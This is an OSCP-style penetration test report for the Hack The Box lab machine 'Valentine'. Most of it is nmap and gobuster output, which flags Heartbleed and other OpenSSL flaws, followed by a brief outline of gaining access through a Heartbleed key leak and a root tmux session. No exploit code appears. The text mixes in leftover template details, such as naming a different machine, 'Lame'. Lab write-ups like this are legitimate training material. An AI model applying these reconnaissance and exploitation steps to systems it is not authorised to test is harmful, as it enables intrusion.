Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-11

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Valentine. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Valentine was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Valentine(10.10.10.79) - SSL heartbleed memory disclosure vulnerability

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Valentine - 10.10.10.79

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

3.2.1 System IP: 10.10.10.79(Valentine)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.79	**TCP**: 22,80,443\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sun Jul 11 06:26:28 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.79
Nmap scan report for 10.10.10.79
Host is up, received echo-reply ttl 63 (0.22s latency).
Scanned at 2021-07-11 06:26:29 PDT for 27s
Not shown: 997 closed ports
Reason: 997 resets
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAIMeSqrDdAOhxf7P1IDtdRqun0pO9pmUi+474hX6LHkDgC9dzcvEGyMB/cuuCCjfXn6QDd1n16dSE2zeKKjYT9
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDRkMHjbGnQ7uoYx7HPJoW9Up+q0NriI5g5xAs1+0gYBVtBqPxi86gPtXbMHGSrpTiX854nsOPWA8
|   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
|_ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+pCNI5Xv8P96CmyDi/EIvyL0LVZY2xAUJcA0G9rFdLJnIhjvmYux
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: common-
↪  Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: common-
↪  Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2018-02-06T00:45:25
| Not valid after:  2019-02-06T00:45:25
| MD5:   a413 c4f0 b145 2154 fb54 b2de c7a9 809d
| SHA-1: 2303 80da 60e7 bde7 2ba6 76dd 5214 3c3c 6f53 01b1
| -----BEGIN CERTIFICATE-----
| MIIDZzCCAk+gAwIBAgIJAIXsbfXFhLHyMA0GCSqGSIb3DQEBBQUAMEoxCzAJBgNV
| BAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50aW5lLmh0YjEWMBQG
| A1UEAwwNdmFsZW50aW5lLmh0YjAeFw0xODAyMDYwMDQ1MjVaFw0xOTAyMDYwMDQ1
| MjVaMEoxCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50
| aW5lLmh0YjEWMBQGA1UEAwwNdmFsZW50aW5lLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMMoF6z4GSpB0oo/znkcGfT7SPrTLzNrb8ic+aO/GWao
| oY35ImIO4Z5FUB9ZL6y6lc+vI6pUyWRADyWoxd3LxByHDNJzEi53ds+JSPs5SuH1
| PUDDtZqCaPaNjLJNP08DCcC6rXRdU2SwV2pEDx+39vsFiK6ywcrepvvFZndGKXVg
| 0K+R3VkwOguPhSHlXcgiHFbqei8NJ1zip9YuVUYXhyLVG2ZiJYX6CRw4bRsUnql6
| 4DFNQybOsJHm0JtI2M9PefmvEkTUZeT/d0dWhU076a3bTestKZf4WpqZw60XGmxz
| pAQf5dWOqMemIK6K4FC48bLSSN59s4kNtuhtx6OCXpcCAwEAAaNQME4wHQYDVR0O
| BBYEFNzWWyJscuATyFWyfLR2Yev1T435MB8GA1UdIwQYMBaAFNzWWyJscuATyFWy
| fLR2Yev1T435MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBACc3NjB7
| cHUXjTxwdeFxkY0EFYPPy3EiHftGVLpiczrEQ7NiHTLGQ6apvxdlShBBhKWRaU+N
| XGhsDkvBLUWJ3DSWwWM4pG9qmWPT241OCaaiIkVT4KcjRIc+x+91GWYNQvvdnFLO
| 5CfrRGkFHwJT1E6vGXJejx6nhTmis88ByQ9g9D2NgcHENfQPAW1by7ONkqiXtV3S
| q56X7q0yLQdSTe63dEzK8eSTN1KWUXDoNRfAYfHttJqKg2OUqUDVWkNzmUiIe4sP
| csAwIHShdX+Jd8E5oty5C07FJrzVtW+Yf4h8UHKLuJ4E8BYbkxkc5vDcXnKByeJa
| gRSFfyZx/VqBh9c=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-07-11T13:38:33+00:00; +11m38s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 11m37s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 11 06:26:56 2021 -- 1 IP address (1 host up) scanned in 27.87 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sun Jul 11 06:27:08 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.79
Nmap scan report for 10.10.10.79
Host is up, received syn-ack ttl 63 (0.21s latency).
Scanned at 2021-07-11 06:27:09 PDT for 198s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAIMeSqrDdAOhxf7P1IDtdRqun0pO9pmUi+474hX6LHkDgC9dzcvEGyMB/cuuCCjfXn6QDd1n16dSE2zeKKjYT9
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDRkMHjbGnQ7uoYx7HPJoW9Up+q0NriI5g5xAs1+0gYBVtBqPxi86gPtXbMHGSrpTiX854nsOPWA8
|   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
|_ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+pCNI5Xv8P96CmyDi/EIvyL0LVZY2xAUJcA0G9rFdLJnIhjvmYux
```

```
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: common-
↪  Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: common-
↪  Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2018-02-06T00:45:25
| Not valid after:  2019-02-06T00:45:25
| MD5:   a413 c4f0 b145 2154 fb54 b2de c7a9 809d
| SHA-1: 2303 80da 60e7 bde7 2ba6 76dd 5214 3c3c 6f53 01b1
| -----BEGIN CERTIFICATE-----
| MIIDZzCCAk+gAwIBAgIJAIXsbfXFhLHyMA0GCSqGSIb3DQEBBQUAMEoxCzAJBgNV
| BAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50aW5lLmh0YjEWMBQG
| A1UEAwwNdmFsZW50aW5lLmh0YjAeFw0xODAyMDYwMDQ1MjVaFw0xOTAyMDYwMDQ1
| MjVaMEoxCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50
| aW5lLmh0YjEWMBQGA1UEAwwNdmFsZW50aW5lLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMMoF6z4GSpB0oo/znkcGfT7SPrTLzNrb8ic+aO/GWao
| oY35ImIO4Z5FUB9ZL6y6lc+vI6pUyWRADyWoxd3LxByHDNJzEi53ds+JSPs5SuH1
| PUDDtZqCaPaNjLJNP08DCcC6rXRdU2SwV2pEDx+39vsFiK6ywcrepvvFZndGKXVg
| 0K+R3VkwOguPhSHlXcgiHFbqei8NJ1zip9YuVUYXhyLVG2ZiJYX6CRw4bRsUnql6
| 4DFNQybOsJHm0JtI2M9PefmvEkTUZeT/d0dWhU076a3bTestKZf4WpqZw60XGmxz
| pAQf5dWOqMemIK6K4FC48bLSSN59s4kNtuhtx6OCXpcCAwEAAaNQME4wHQYDVR0O
| BBYEFNzWWyJscuATyFWyfLR2Yev1T435MB8GA1UdIwQYMBaAFNzWWyJscuATyFWy
| fLR2Yev1T435MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBACc3NjB7
| cHUXjTxwdeFxkY0EFYPPy3EiHftGVLpiczrEQ7NiHTLGQ6apvxdlShBBhKWRaU+N
| XGhsDkvBLUWJ3DSWwWM4pG9qmWPT241OCaaiIkVT4KcjRIc+x+91GWYNQvvdnFLO
| 5CfrRGkFHwJT1E6vGXJejx6nhTmis88ByQ9g9D2NgcHENfQPAW1by7ONkqiXtV3S
| q56X7q0yLQdSTe63dEzK8eSTN1KWUXDoNRfAYfHttJqKg2OUqUDVWkNzmUiIe4sP
| csAwIHShdX+Jd8E5oty5C07FJrzVtW+Yf4h8UHKLuJ4E8BYbkxkc5vDcXnKByeJa
| gRSFfyZx/VqBh9c=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-07-11T13:42:04+00:00; +11m38s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 11m37s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 11 06:30:27 2021 -- 1 IP address (1 host up) scanned in 198.48 seconds
```

Nmap-vuln

```
# Nmap 7.80 scan initiated Sun Jul 11 06:38:25 2021 as: nmap -p22,80,443 -vv --script
↪   vuln,safe -oA nmap/vuln valentine.htb
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.0.110
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 192.168.0.1
|     IP Address Lease Time: 2m00s
|     Renewal Time Value: 1m00s
|     Rebinding Time Value: 1m45s
|     Subnet Mask: 255.255.255.0
|     Broadcast Address: 192.168.0.255
|     Domain Name Server: 192.168.0.1
|_    Router: 192.168.0.1
| broadcast-igmp-discovery:
|   192.168.0.1
|     Interface: ens33
|     Version: 2
|     Group: 224.0.0.2
|     Description: All Routers on this Subnet
|   192.168.0.129
|     Interface: ens33
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|   192.168.0.129
|     Interface: ens33
|     Version: 2
|     Group: 224.0.0.252
|     Description: Link-local Multicast Name Resolution (rfc4795)
|_  Use the newtargets script-arg to add the results as targets
| broadcast-listener:
|   ether
|       ARP Request
|         sender ip    sender mac         target ip
|         192.168.0.1  3c:84:6a:00:a3:13  192.168.0.110
|   udp
|       DHCP
|         srv ip       cli ip         mask           gw           dns          vendor
|         192.168.0.1  192.168.0.110  255.255.255.0  192.168.0.1  192.168.0.1  -
|       SSDP
|         ip             uri
|_        192.168.0.129   urn:schemas-upnp-org:device:InternetGatewayDevice:1
| broadcast-upnp-info:
|   239.255.255.250
|       Server: TP-Link/TP-LINK UPnP/1.1 MiniUPnPd/1.8
|       Location: http://192.168.0.1:1900/rootDesc.xml
|         Webserver: TP-Link/TP-LINK UPnP/1.1 MiniUPnPd/1.8
|         Name: ArcherA6v2
|         Manufacturer: TP-Link
|         Model Descr: ArcherA6v2
|         Model Name: ArcherA6v2
|         Model Version: 1.0
|         Name: WANDevice
|         Manufacturer: MiniUPnP
|         Model Descr: WAN Device
|         Model Name: WAN Device
|         Model Version: 20200824
|         Name: WANConnectionDevice
|         Manufacturer: MiniUPnP
|         Model Descr: MiniUPnP daemon
|         Model Name: MiniUPnPd
|_        Model Version: 20200824
|_eap-info: please specify an interface with -e
| lltd-discovery:
|   192.168.0.129
|     Hostname: WIN-GVE41LS4LM4
|     Mac: 00:50:56:c0:00:01 (VMware)
|     IPv6: fe80::a443:9395:a160:2cf
|_  Use the newtargets script-arg to add the results as targets
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
Nmap scan report for valentine.htb (10.10.10.79)
Host is up, received syn-ack ttl 63 (0.21s latency).
Scanned at 2021-07-11 06:39:05 PDT for 42s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 63
|_banner: SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.10
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| ssh-dss
↪   AAAAB3NzaC1kc3MAAACBAIMeSqrDdAOhxf7P1IDtdRqun0pO9pmUi+474hX6LHkDgC9dzcvEGyMB/cuuCCjfXn6QDd1n16dSE2zeKKjYT9
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQDRkMHjbGnQ7uoYx7HPJoW9Up+q0NriI5g5xAs1+0gYBVtBqPxi86gPtXbMHGSrpTiX854nsOPWA8
|   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
|_ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+pCNI5Xv8P96CmyDi/EIvyL0LVZY2xAUJcA0G9rFdLJnIhjvmYux
| ssh2-enum-algos:
|   kex_algorithms: (7)
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (3)
|       ssh-rsa
|       ssh-dss
|       ecdsa-sha2-nistp256
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (11)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-sha2-256
|       hmac-sha2-256-96
|       hmac-sha2-512
|       hmac-sha2-512-96
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
80/tcp  open  http    syn-ack ttl 63
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-apache-negotiation: mod_negotiation enabled.
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Sun, 11 Jul 2021 13:50:53 GMT; +11m38s from local time.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /index/: Potentially interesting folder
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-headers:
|   Date: Sun, 11 Jul 2021 13:50:51 GMT
|   Server: Apache/2.2.22 (Ubuntu)
|   X-Powered-By: PHP/5.3.10-1ubuntu3.26
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
| http-php-version: Versions from logo query (less accurate): 5.3.0 - 5.3.29, 5.4.0 - 5.4.45
| Versions from credits query (more accurate): 5.3.9 - 5.3.29
|_Version from header x-powered-by: PHP/5.3.10-1ubuntu3.26
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Site doesn't have a title (text/html).
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find
↪  wp-login.php
|_http-xssed: No previously reported XSS vuln.
443/tcp open  https   syn-ack ttl 63
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-apache-negotiation: mod_negotiation enabled.
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Sun, 11 Jul 2021 13:50:49 GMT; +11m35s from local time.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-headers:
|   Date: Sun, 11 Jul 2021 13:50:55 GMT
|   Server: Apache/2.2.22 (Ubuntu)
|   X-Powered-By: PHP/5.3.10-1ubuntu3.26
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
```

```
| http-security-headers:
|   Strict_Transport_Security:
|_    HSTS not configured in HTTPS Server
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Site doesn't have a title (text/html).
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find
↪   wp-login.php
|_http-xssed: No previously reported XSS vuln.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-cert: Subject: common-
↪   Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: common-
↪   Name=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2018-02-06T00:45:25
| Not valid after:  2019-02-06T00:45:25
| MD5:   a413 c4f0 b145 2154 fb54 b2de c7a9 809d
| SHA-1: 2303 80da 60e7 bde7 2ba6 76dd 5214 3c3c 6f53 01b1
| -----BEGIN CERTIFICATE-----
| MIIDZzCCAk+gAwIBAgIJAIXsbfXFhLHyMA0GCSqGSIb3DQEBBQUAMEoxCzAJBgNV
| BAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50aW5lLmh0YjEWMBQG
| A1UEAwwNdmFsZW50aW5lLmh0YjAeFw0xODAyMDYwMDQ1MjVaFw0xOTAyMDYwMDQ1
| MjVaMEoxCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJGTDEWMBQGA1UECgwNdmFsZW50
| aW5lLmh0YjEWMBQGA1UEAwwNdmFsZW50aW5lLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMMoF6z4GSpB0oo/znkcGfT7SPrTLzNrb8ic+aO/GWao
| oY35ImIO4Z5FUB9ZL6y6lc+vI6pUyWRADyWoxd3LxByHDNJzEi53ds+JSPs5SuH1
| PUDDtZqCaPaNjLJNP08DCcC6rXRdU2SwV2pEDx+39vsFiK6ywcrepvvFZndGKXVg
| 0K+R3VkwOguPhSHlXcgiHFbqei8NJ1zip9YuVUYXhyLVG2ZiJYX6CRw4bRsUnql6
| 4DFNQybOsJHm0JtI2M9PefmvEkTUZeT/d0dWhU076a3bTestKZf4WpqZw60XGmxz
| pAQf5dWOqMemIK6K4FC48bLSSN59s4kNtuhtx6OCXpcCAwEAAaNQME4wHQYDVR0O
| BBYEFNzWWyJscuATyFWyfLR2Yev1T435MB8GA1UdIwQYMBaAFNzWWyJscuATyFWy
| fLR2Yev1T435MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBACc3NjB7
| cHUXjTxwdeFxkY0EFYPPy3EiHftGVLpiczrEQ7NiHTLGQ6apvxdlShBBhKWRaU+N
| XGhsDkvBLUWJ3DSWwWM4pG9qmWPT241OCaaiIkVT4KcjRIc+x+91GWYNQvvdnFLO
| 5CfrRGkFHwJT1E6vGXJejx6nhTmis88ByQ9g9D2NgcHENfQPAW1by7ONkqiXtV3S
| q56X7q0yLQdSTe63dEzK8eSTN1KWUXDoNRfAYfHttJqKg2OUqUDVWkNzmUiIe4sP
| csAwIHShdX+Jd8E5oty5C07FJrzVtW+Yf4h8UHKLuJ4E8BYbkxkc5vDcXnKByeJa
| gRSFfyZx/VqBh9c=
|_-----END CERTIFICATE-----
|_ssl-date: 2021-07-11T13:50:58+00:00; +11m38s from scanner time.
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic
↪   software library. It allows for stealing information intended to be protected by SSL/TLS
↪   encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of
↪   OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems
↪   protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise
↪   encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://www.openssl.org/news/secadv_20140407.txt
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
```

```
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
|_sslv2-drown:

Host script results:
|_clock-skew: mean: 11m36s, deviation: 1s, median: 11m37s
| dns-blacklist:
|   SPAM
|     all.spamrats.com - FAIL
|_    l2.apews.org - FAIL
|_fcrdns: FAIL (No PTR record)
|_ipidseq: All zeros
|_path-mtu: PMTU == 1500
| qscan:
| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)
| 22    0       209518.30  273.60  0.0%
| 80    0       209696.20  727.55  0.0%
|_443   0       209740.80  559.36  0.0%
| resolveall:
|   Host 'valentine.htb' also resolves to:
|   Use the 'newtargets' script-arg to add the results as targets
|_  Use the --resolve-all option to scan all resolved addresses without using this script.
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)

Post-scan script results:
| reverse-index:
|   22/tcp: 10.10.10.79
|   80/tcp: 10.10.10.79
|_  443/tcp: 10.10.10.79
Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Jul 11 06:39:47 2021 -- 1 IP address (1 host up) scanned in 82.93 seconds
```

Gobuster

```

=====================================================
↪
Gobuster v2.0.1              OJ Reeves (@TheColonial)
↪
=====================================================
↪
[+] Mode         : dir
↪
[+] Url/Domain   : http://valentine.htb/
↪
[+] Threads      : 10
↪
[+] Wordlist     : /opt/wordlist/medium.txt
↪
```

```
[+] Status codes : 200,204,301,302,307,403
↪
[+] Expanded     : true
↪
[+] Timeout      : 10s
↪
=====================================================
↪
2021/07/11 06:52:46 Starting gobuster
↪
=====================================================
↪
http://valentine.htb/index (Status: 200)
↪
http://valentine.htb/dev (Status: 301)
↪
http://valentine.htb/encode (Status: 200)
↪
http://valentine.htb/decode (Status: 200)
↪
http://valentine.htb/omg (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.79

Vulnerability Exploited : SSL heartbleed vulnerability and exposing the private key of the user to public

System Vulnerable : 10.10.10.79

Vulnerability Explanation : With the help of the heart bleed we can ask the user to provide more and more information on each request which leaked the passphrase of the key and exposing the private key to the public

Privilege Escalation Vulnerability : Tmux running at te background with the root

